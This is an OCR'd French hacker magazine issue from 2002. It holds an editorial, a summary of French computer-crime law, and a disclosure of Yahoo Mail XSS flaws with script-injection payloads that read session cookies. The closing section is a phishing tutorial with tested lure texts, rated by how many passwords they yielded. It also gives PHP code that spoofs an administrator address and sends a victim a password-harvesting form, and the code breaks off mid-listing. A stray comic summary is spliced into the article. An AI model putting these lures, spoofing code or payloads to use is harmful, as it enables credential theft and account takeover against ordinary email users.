HORS SÉRIE HACKERZ VOICE

HACKERZ VOICE

La voix du pirate informatique

HORS SERIE

LE MANUEL
ZI HACKADEMY PRODUCTION



N°4 Bimestriel Décembre/Janvier 2002 39FF - 280 FB - 11,50 FS - 45 DH - 9,50 $CAN

We are white hackerz



Exclusif by FoZzy

Une FAILLE mondiale dans Yahoo! permet de pirater les mails de 200 millions d'utilisateurs




GSM phreak

Prog socket en C



Linux : LKM invisible

For elit only : exploiter les faiblesses des protocoles de routage


N°1
21 frs
MAX • CAPTAIN CAVERN • Y5 P5
CYBERWAR

Edito

Ouvrez la!

Plus que jamais, la communauté des Hackers, en France mais aussi partout dans le monde, doit prendre publiquement la parole, se montrer et l'ouvrir. Z'avez pas vu les lois qui se préparent ? Elles nous concernent directement, comme elles concernent tous ceux qui se sentent concernés par des idées simples comme la liberté de s'exprimer, d'apprendre, de comprendre...

Ces lois, qu'il nous faudra respecter, sont en train de s'élaborer sans nous. Ce n'est pas normal. Pourquoi ? Parce qu'auparavant, on ne nous connaissait pas. Ou alors on nous connaissait mal : on nous prenait pour des bad pirates, et surtout ça arrangeait tout le monde. Sous prétexte de lutte anti-piratage, on vérouillait un peu plus les libertés publiques. On faisait peur au citoyen en agitant comme un épouvantail l'image du méchant hacker qui peut s'introduire sur n'importe quel système. Ca, c'était avant. Aujourd'hui, le travail de fond que nous avons engagé depuis un an commence à porter ses fruits. L'image des hackers et du hacking change. Des repères ont été déplacés. Quand nous révélons des failles dans des systèmes, comme sur Yahoo dans ce numéro, nous considérons en effet que nous rendons service à tout le monde : aux utilisateurs de ces systèmes d'abord, qui ont le droit d'être informé, aux fournisseurs de ces technologies ensuite, à qui on apprend quelque chose, mais surtout à l'ensemble des citoyens, qui doivent savoir que la fragilité fait partie de ce monde, même lorsqu'il s'agit de multinationales réputées surpuissantes. Dans cet esprit nous soutenons toute publication et toute initiative, en France et dans le monde, qui partagerait avec nous cette vision des choses. D'ores et déjà, nous annonçons le lancement début 2002 d'une édition internationale en anglais de Hackerz Voice, et l'ouverture prochaine d'autres Hackademy en Europe .

Restons rebels et frais.

Tommy Lee.

Sommaire

HACKERZ VOICE
La voix du pirate informatique

È aperto a tutti quanti,
Viva la libertà! " *

est une publication D.M.P.,
26 bis, rue Jeanne d'Arc
94160 Saint-Mandé
Tél.: 01 53 66 95 28
Fax : 01 43 55 46 46

Directeur de la publication : O. Spinelli

Rédacteur en chef : Tommy Lee
Consultant suprême : Fozzy
(Hackademy Member of Staff)

C'est ouvert à tous
Vive la liberté !
(Don Giovanni - by Mozart/DaPonte fin du 1er acte.)

Collaborateurs :
Captain CAVERN/Prof/Nokia/Sabine/
Pipo Le malin/Nivo/FozZy et le crew.

Maquette : DCT Madagascar
xpress@madactylo.com
Tél.: 01 53 01 38 68

Coordinateur et rédacteur graphique :
William Rolland

Imprimé en Champagne
par Rotochampagne © DMP

voice@dmpfrance.com
hackademy@dmpfrance.com
abonnements@dmpfrance.com

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

Yahoo piratable!

A l'heure où vous lirez ces lignes, les failles que nous avons trouvées auront-elles été colmatées ?

Nous avons identifié plusieurs trous béants de securité dans Yahoo mail, permetant de pirater les courriers électroniques des utilisateurs de ce service.
Nous avons prévenu Yahoo le 28 novembre dernier en leur expliquant la nature des failles que nous avions décelé, et que nous expliquons ici.
Nous n'avons pas été pris au serieux. A l'heure ou vous lirez ces lignes, ces failles auront elles été colmatées? Nous l'espèrons. De notre coté, nous tenons toujours à la disposition de Yahoo, gratuitement cela va sans dire, toutes les informations concernant ces trous de securité à l'échelle mondiale que nous avons identifiés.

Yahoo est l'un des plus gros fournisseur au monde de services de consultation de courrier électronique par un navigateur web ("webmail"). Présente dans le monde entier, cette multinationale a diversifié ses activités et s'oriente vers le e-business.
De nombreuses failles de sécurité ont été trouvées dans le passé sur l'autre mastodonte du webmail qu'est Hotmail (de Microsoft). Ce dernier jouit d'une mauvaise réputation à cause de ces vulnérabilités. Pourtant certaines d'entre elles s'appliquaient également à Yahoo, mais cela n'était pas vraiment mis en valeur. Cherchez "hotmail security hole" et "yahoo security hole" sur google et vous verrez la différence en nombre de résultats.
Je me suis interrogé sur le niveau de sécurité de Yahoo, pour savoir ce qu'il en était vraiment.
J'ai donc commencé un audit (gratuit, je suis trop bon ;) du site mail.yahoo.com. Pour rester dans la légalité la plus complète, je me suis intéressé uniquement à la sécurité du côté "client", c'est-à-dire aux failles liées à ce qu'il se passe quand l'utilisateur du service lit ses mails avec son navigateur web. J'ai donc laissé de côté la question du niveau de résistance aux intrusions des serveurs de yahoo.com.

I La problématique de la sécurité des webmails

Lors de la consultation d'un service webmail, quel qu'il soit, les pages affichées par le navigateur de l'utilisateur contiennent des données venant de sources extérieures, comme le texte des courriers électroniques reçus. Ces données peuvent contenir du code hostile, qui est interprété par le navigateur, en particulier du javascript.
Ce code pourrait profiter d'un bug du navigateur pour implanter un virus ou un cheval de Troie dans l'ordinateur. Il peut aussi induire en erreur l'utilisateur (affichage d'une page simulant le vrai site mais située sur un autre serveur, etc.) pour le forcer à transmettre des informations, comme son mot de passe, à une tierce partie (l'ordinateur d'un pirate). Il peut également manipuler automatiquement la boîte mail : détruire des messages, les lire, les envoyer, modifier les préférences de l'utilisateur, etc.

Ce code peut aussi tirer profit du fait qu'il est contenu dans une page web du site visité pour demander au navigateur de lui transmettre le cookie d'authentification de la session, et l'envoyer via Internet à un script CGI placé sur un serveur public par un pirate. Ce script peut alors utiliser le cookie pour accéder à la boîte mail de la victime sans avoir besoin de connaître son mot de passe, et peut récupérer automatiquement tous les mails qui y sont contenus. Cela n'est possible que s'il n'y a pas de vérification par le serveur de l'adresse IP de l'ordinateur qui y accède : malheureusement, rares sont les webmails qui effectuent cette vérification. Il semble en particulier que Yahoo ne la réalise pas.
Tout le problème de la sécurité des sites webmails est donc de filtrer les données contenues dans les courriers électroniques pour en extraire le code potentiellement hostile, ou le transformer de maniere à modifier le moins possible le contenu, tout en le rendant inoffensif. Il est difficile de mettre en place un bon filtrage, car chaque nouvelle version des navigateurs web intégre de nouvelles fonctionnalités qui peuvent être utilisées à mauvais escient. De plus, les navigateurs réagissent tous différemment à une même page web : certains essaient de corriger automatiquement des erreurs classiques dans le code HTML, certains tags sont spécifiques à un type de navigateur, etc. Bref, c'est assez délicat.
Des problèmes structuraux sont également à prendre en compte dans la conception d'un système webmail: le traitement des pièces jointes (qui peuvent aussi contenir du code hostile), la bonne différenciation entre zone de lecture du courrier et zone de gestion du courrier pour éviter les méprises (clic sur un faux bouton "répondre" contenu dans le mail), etc.

II Première vulnérabilité : une faille dans le dispositif de filtrage

Lors de la lecture d'un message reçu au format HTML, il suffisait que l'utilisateur clique sur un lien spécialement construit pour que le lien s'ouvre dans la même fenêtre, ou pour que du code javascript hostile s'exécute. Est-ce un gros problème ? Oui, car si la plupart des personnes savent maintenant qu'il ne faut

pas cliquer sur des pièces jointes (même envoyées par des connaissances), elles ne se doutent pas que cliquer sur un lien apparemment innocent peut être aussi fatal.
Même en ayant le javascript désactivé, on peut imaginer un message semblant provenir du support technique de Yahoo, qui demande à l'utilisateur de mettre à jour les informations de son compte pour une raison quelconque. Le lien ferait ouvrir une fenêtre demandant le mot de passe, en tous points semblable à celle que Yahoo affiche quand on veut accéder à ses informations personnelles dans le menu Options. Il y a quelques mois, un mail de ce type a circulé sur le site et a trompé un pourcentage important de personnes.
Pour cette raison, si un lien est contenu dans un mail, lors de l'affichage du message le serveur Yahoo rajoute automatiquement un paramètre target="_blank", ce qui oblige le lien à être ouvert dans une nouvelle fenêtre.
Ainsi:

```
<a href="http://www.xxx.yy">
devient:
<a href="http://www.xxx.yy" target="_blank">
```

Mais il y avait une faille: si on introduit un paramètre supplémentaire dont la valeur contient un signe '>', cela trompe le système de Yahoo qui interprète ce signe comme la fin du tag <a ...> et rajoute alors le **href="_blank"**.
Ainsi:


```
<a href="http://www.xxx.yy" truc="machin>"lien</a>
devient:
<a href="http://www.xxx.yy" truc="machin target="_blank">"lien</a>
```

Le navigateur de l'utilisateur voit donc un lien vers le site **http://www.xxx.yy, avec un attribut truc="machin target="** qu'il ignore puisqu'il ne connaît pas ce nom d'attribut, et le texte _blank" qui ne devrait pas se retrouver là mais qui est ignoré également sans émettre d'erreur. Dans cet exemple, il apparaît un guillemet devant le texte du lien, mais une petite astuce permet de s'en débarrasser (pour cela on peut faire intervenir un tag **<rien toto=""></rien>**). Lorsque l'on clique sur un tel lien, il s'ouvre dans la même fenêtre...

D'autre part, Yahoo filtre le mot-clé "javascript" en le remplaçant par "java-script" et en supprimant un ou deux caractères situés à la suite. Pour être certain de ne rien laisser passer, ce filtre est très large: souvent, même si ce mot doit apparaître dans le texte du mail et non dans un tag HTML, le filtrage opère tout de même. Bien. Pourtant, il existe un cas où le mot-clé 'javascript' n'est pas filtré: c'est justement quand il est situé dans un lien ! En effet, l'exécution de code javascript dans une nouvelle fenêtre (_blank) ne permet pas de récupérer le cookie du domaine .yahoo.com, ni de manipuler la boîte mail, donc Yahoo l'autorise.
En combinant ceci avec le bug que l'on a vu au-dessus, il était donc possible d'exécuter un code javascript dans la page de lecture du mail, après un clic sur le lien.
Ainsi, un clic sur <a href="javascript:alert(document.cookie)"> affiche à l'écran le contenu du cookie de session... Un autre code permet de le transmettre sur le serveur Internet d'un pirate.
J'ai également écrit et testé (sur un compte à moi, faut-il le préciser ?) un script qui supprime en quelques secondes tous les messages contenus dans la boîte de réception, puis vide automatiquement la poubelle, montrant ainsi les possibilités destructrices de ce type de problème.
Je suis disposé à le fournir au technicien de Yahoo France, que j'ai eu au téléphone durant deux heures le mercredi 26 novembre, sans parvenir à le convaincre de la portée du problème, et sans qu'il daigne "déranger un ingénieur pour moi", ne serait-ce que par mail (j'avais pourtant fourni une photo d'écran probante, montrant l'affichage du cookie).

Le concept de rajouter un signe supérieur dans un attribut pour tromper les filtres n'est pas nouveau: bien que dans un cadre un peu différent, il a été diffusé en février 2000 par Marc Slemko sur la liste vuln-dev, publiquement accessible sur Internet (voir les archives sur www.securityfocus.com), à propos du logiciel de webmail gratuit IMP ! Yahoo aurait-il quelque chose à apprendre du monde du logiciel libre ? Certainement, mais la réciproque est vraie aussi: j'ai trouvé des trous de sécurité sur IMP, qui sont corrigés sur Yahoo. Mais au moins lorsque l'on regarde le code source de IMP on voit que les programmeurs sont au courant puisqu'ils annoncent "ces filtres ne sont pas parfaits, regarder les mails en HTML est une très mauvaise idée". Et ils ont bien raison: mes recherches montrent que quel que soit le webmail que vous utilisez, le filtre parfait n'a pas encore été inventé !

III Deuxième vulnérabilité: "cross-site scripting" ou le retour du fils de la vengance du >/textarea<



RÉSUMÉ: EN ANALYSANT UN VIRUS DESTINÉ À DÉTRUIRE LE HACKERLAND, PAPY VIRUS A DÉCOUVERT QU'IL PROVENAIT DU PALAIS DE L'ENFER, EN Y ENVOYANT UNE CAMÉRA ESPION, JACK ET LOOLA SE RETROUVENT FACE AU PÈRE DE JACK, ECRAN NOIR, QU'ON CROYAIT MORT. C'EST LUI QUI A ENVOYÉ CE VIRUS POUR LES JOINDRE SANS ATTIRER L'ATTENTION DES FORCES DE L'ORDRE NUMÉRIQUE DONT LES VRAIS CHEFS SONT LES INFORMATICIENS QUI ONT DÉCOUVERT LA SOURCE DE RÉALITÉ VIRTUELLE ET CONTRÔLENT L'UNIVERS QU'ILS ONT NUMÉRISÉ. ECRAN NOIR ET LES HELLECTRONIC'S ANGELS ONT TROUVÉ UN PASSAGE QUI CONDUIT AU CŒUR DE LA RÉALITÉ. ECRAN NOIR Y EMMÈNE LOOLA ET JACK.

Lors de l'affichage d'un texte dans une zone de texte, les tags HTML qui y sont éventuellement contenus (comme <b>, <img>, etc...) ne sont pas interprétés par le navigateur. Beaucoup de développeurs d'applications web pensent, à tort, que tout ce qu'il peuvent mettre entre les tags <textarea> et </textarea> (qui délimitent la zone de texte) sera ignoré par le navigateur. Cela est vrai... à l'exception du tag de commentaire <!--, et surtout du tag **</textarea>** !
Ainsi, si les caractères spéciaux comme < et > ne sont pas transformés en leurs équivalents hml (appelés entités: < et >), l'insertion dans une zone de texte d'un contenu comme:

```
</textarea>
<script Language=Javascript1.1>alert(document.cookie)</script>
```

va fermer la zone de texte et insérer le script dans la page: ce dernier sera donc exécuté. (voir le Hackerz Voice 7 pour une discussion plus détaillée, à propos d'une faille identique touchant d'autres webmails)

Or dans le domaine mail.yahoo.com, plusieurs pages (comme la page de composition d'un message) étaient vulnérables à ce type d'attaque, que l'on appelle plus généralement "cross-site scripting". C'est le fait que l'utilisateur puisse insérer *lui-même* du script dans la page d'un site. Ça paraît innocent: quel intérêt pour l'utilisateur de se pirater lui même ? C'est pourquoi de nombreux sites ne sont pas protégés contre cela. Pourtant, c'est extrêmement dangereux: si l'utilisateur clique sur un lien convenable contenu dans un mail, du type **http://mail.yahoo.com/**compose? **body=</textarea><script>...</script>**, il va ouvrir une page contenue dans le domaine mail.yahoo.com, dans laquelle sera contenu du javascript ! Je pense que vous avez compris le problème... D'autant plus que le lien est situé dans un domaine auquel l'utilisateur fait confiance, il aura donc tendance à cliquer dessus plus facilement. Cela peut donc fonctionner même si le message est en texte seul. Dans un message en HTML, passer les filtres est facile en encodant l'url.

En l'an 2000, le CERT et Microsoft ont publié un "advisory" sur ce thème, et un exemple de la faille </textarea> avait été détecté la même année. Sur yahoo.com, d'autres problèmes de cross-site scripting avaient été découverts par mparcens il y a six mois, et corrigés.


IV C'est tout ?

Hum, heu... Les failles que j'ai signalées peuvent être corrigés assez facilement, avant la parution du journal. J'espère que c'est le cas ! (voir sur www.dmpfrance.com pour en être sur). Il existe cependant d'autres trous de sécurité sur Yahoo! Mail, lesquels, utilisés éventuellement en combinaison avec les précédents, permettent à un individu mal intentionné de manipuler complètement la boîte mail de l'utilisateur sans que celui-ci n'ait besoin de cliquer sur un lien situé dans un message. Mais ce sera pour la prochaine fois... laissons à l'équipe de Yahoo le temps de se retourner.
Et puis, ce style de problème est tellement répandu que je ne préfère pas en parler maintenant: j'enjoins les développeurs d'applications web soucieux de sécurité de m'envoyer leur clé PGP certifiée pour que je leur transmette un document technique recensant les vulnérabilités connues du "côté client", avant publication de ce document dans le Hackerz Voice 8. J'ai pu trouver une faille importante dans chaque webmail auquel je me suis intéressé (une dizaine à ce jour, du plus petit au plus gros), il y a donc trop de sociétés concernées pour que je puisse toutes les contacter de moi-même, sachant que la recherche d'une adresse de contact valable est souvent ardue (on tombe sur une hotline).

V Alors, Yahoo néglige-t-il la sécurité et la protection de la vie privée?

Non, pas exactement. Ils font un effort important de filtrage du contenu des mails en HTML, et demandent à l'utilisateur de retaper son mot de passe avant de pouvoir accéder aux informations confidentielles du compte, ce qui est une excellente idée. Un système a été également mis en place pour limiter le risque que quelqu'un rajoute une adresse de transfert des messages. Ces dispositifs permettent de liniter l'impact que peut avoir l'exécution de javascript sur une page, à condition que l'utilisateur de se laisse pas abuser et ne fournisse pas son mot de passe.
Néanmoins, on peut regretter que leur politique en matière de sécurité soit attentiste: au lieu de chercher eux-même les vulnérabilités, ils semblent attendre que d'autres personnes les leur signale pour les corriger ensuite. Je n'explique pas autrement le fait que du cross-site scripting soit encore possible sur certaines pages alors que le problème avait été soulevé sur d'autres pages de yahoo il y a six mois, même si la méthode utilisée était différente.

suite page 31



FAIRE UN FAKE MAIL SOIS-MÊME

Recette Hackerz voice numéro 12 025 bis

DISCLAIMER
L'ARTICLE CI-DESSOUS A POUR BUT DE VOUS INFORMER. SI VOUS METTEZ EN PRATIQUE CE QU'IL Y A CI-DESSOUS, C'EST A VOS RISQUES ET PÉRILS. NI MOI, NI HACKERZ VOICE NE SERONT RESPONSABLES DE CE QUE VOUS ALLEZ FAIRE AVEC CET ARTICLE.

I- Que-ce qu'un fake mail

Les fakes mail, ça doit vous dire quelque chose. En effet, on en a déjà parlé dans un manuel mais, je voulais faire un article dessus car, c'est une pure technique qui, à mon avis, peut donner de très bons résultats.
Pour les petits newbies, je vais quand même expliquer ce qu'est un fake mail.
C'est un e-mail que l'on envoi anonymement et, ou on se fait passer pour un admin afin d'obtenir le password d'un compte.

II- Que contient un fake mail ?

Les fakes mail contiennent, en général, un petit texte, expliquant que le compte de la victime va être détruit pour des raisons particulières et, un formulaire demandant à la victime son login, et bien sur, son PASS.
J'ai fait, ci-dessous, un récapitulatif de différents texte de fake que j'ai testé et que je note sur 10

FAKE MAIL 1.

[logo du serveur]

SUITE A UN GRAVE PROBLEME SUR LE SERVEUR, VOTRE COMPTE RISQUE DE NE PLUS ETRE RECONNU. VOUS N'Y AUREZ DONC PLUS ACCES.

POUR Y REMEDIER, VEUILLEZ REACTUALISER LES DONNEES DE VOTRE COMPTE EN REMPLISSANT LE FORMULAIRE CI-DESSOUS.

SI VOUS SOUHAITEZ CHANGER DE SERVEUR MAIL,NE REMPLISSEZ PAS LES CHAMPS CI-DESSOUS ET VOTRE COMPTE SERA TOTALEMENT DETRUIT.

Merci de votre compréhension.
Cordialement.
L'équipe [serveur]

NOTE : 5/10

FAKE MAIL 2.

[logo du serveur]

POUR DES RAISONS D'ACTUALISATION, VOUS DEVEZ REMPLIR LE FORMULAIRE CI-DESSOUS AFIN DE POUVOIR CONTINUER A ACCEDER A VOTRE COMPTE

Merci de votre compréhension.
Cordialement.
L'équipe [serveur]

NOTE : 4/10





FAKE MAIL 3

[logo du serveur]

COMME VOUS LE SAVEZ PEUT-ETRE, NOUS AVONS DEPUIS QUELQUES SEMAINES DES PROBLEMES DE TYPE BIOS-B5 SUR NOTRE SERVEUR. LA TOTALITE DES COMPTES VA DISPARAITRE.

POUR EVITER CELA, VEUILLEZ REMPLIR LE FORMULAIRE CI-DESSOUS AFIN DE REACTUALISER VOS DONNEES AUPRES DU SERVEUR.

Merci de votre compréhension.
Cordialement.
L'équipe [serveur]

NOTE : 6/10

FAKE MAIL 4

[logo du serveur]

NOTRE SERVEUR A ETE PENETRER PAR DES PIRATES QUELQUES DONNEES ON ETE ENDOMMAGÉS ET, VOUS DEVEZ REMPLIR LE FORMULAIRE CI-DESSOUS AFIN DE LES REACTUALISER.

Merci de votre compréhension.
Cordialement.
L'équipe [serveur]

NOTE : 2/10

Comme vous le voyez, les résultats peuvent être très surprenants. Je vous conseille donc le Fake n° 3 qui a rapporté à une mauvaise connaissance 6 passwords sur 10 fakes envoyés ce qui est exceptionnel.

III- COMMENT FAIRE SOIT-MEME SON FAKE MAIL

Je vais vous expliquer ci-dessous comment faire vous-même votre fake-mailer en PHP.
Cela n'a rien de très compliqué. L'explication va être très détaillée de façon à ce que n'importe qui puisse le faire.

Voici le code.

```
<?
$headers .= "From:champ1\n";
$headers .= "Content-Type: text/html; charset=iso-8859-1\n";
$text .="champ2";
mail("champ3", "champ4", "$text", "$headers");
?>
```

CHAMP 1 : Adresse d'expédition
CHAMP 2 : Message
CHAMP 3 : Adresse mail de la victime
CHAMP 4 : Objet du message

Pour le champ 1, le mieux est de mettre "Admin@serveur.com".
Pour le champ 2, vous mettez le texte du fake au format HTML (voir ci-dessous et ci-dessus).
Pour le champ 3, vous mettez l'adresse e-mail de la victime sous la forme login@serveur.com
Pour le champ 4, le mieux est de mettre "Probleme sur votre compte".

ATTENTION AUX ACCENTS : Surtout, ne pas mettre d'accent car php vous fera un gros bug si il trouve un accent !

Vous savez maintenant envoyer un e-mail en php. Nous allons voir comment intégrer le formulaire.
Voici le code à insérer pour le formulaire.

```
<form method=post action=champ1>
Login:
<input type=text name=login>
Mot de passe:
<input type=password name=pass>
<input type=submit value=Envoyer>
</FORM>
```

Pour pouvoir envoyer les mails, il va falloir vous créer votre propre compte chez un hébergeur qui gère le php et qui ne bloque pas la commande mail(). Il n'y en à qu'1, c'est multimania.com. Allez donc vous créer un compte multimania, ça prend 3 minutes et c'est gratuit.





Une fois ce compte créé, dans le champ1, vous allez mettre : http://votre_login.multimania.com/formulaire.php
Nous verront plus bas ce que vous allez mettre dans formulaire.php.
Pour le format html, ceux qui ne font pas de html, ne vous tracassez pas, je vous mets un listening complet plus bas.
Reprenons notre code avec toutes les modifications et le texte n°3. Nous prenons comme exemple un compte caramail.

```
<?
$headers .= "From:admin@caramail.com\n";
$headers .= "Content-Type: text/html; charset=iso-8859-1\n";
$text .="
<center><img src="champ1"> <br> <font face=arial>
   COMME VOUS LE SAVEZ PEUT-ETRE, NOUS AVONS<br>
   DEPUIS QUELQUES SEMAINES DES PROBLEMES DE TYPE DOS-B5<br> SUR NOTRE
   SERVEUR. LA TOTALITE DES COMPTES VA DISPARAITRE.<br><br>

   POUR EVITER CELA, VEUILLEZ REMPLIR LE FORMULAIRE CI-DESSOUS<br>
   AFIN DE REACTUALISER VOS DONNEES AUPRES DU SERVEUR.<br></center>

   Merci de votre compréhension.<br>
   Cordialement.<br>
       L'équipe Caramail<br>

<form method=post action=http://votre_login.multimania.com/formulaire.php>
Login:
<input type=text name=login>
Mot de passe:
<input type=password name=pass>
<input type=submit value=Envoyer>
</FORM>";

mail("victime@caramail.com", "Votre compte a des problemes", "$text", "$headers");
echo "ça y est ! Le Fake Mail a été envoyé à la victime !";
?>
```

Et voilà. Vous recopiez le listening ci-dessus dans notepad et vous nommez le fichier index.php
Autre chose, dans champ1, il faut mettre l'url du logo de caramail. Je vous laisse le trouver vous-même, c'est pas très compliqué.
Il ne nous reste plus qu'à créer le fichier formulaire.php !
Nous allons donc le faire. Le voici, ci-dessous.

```
<?
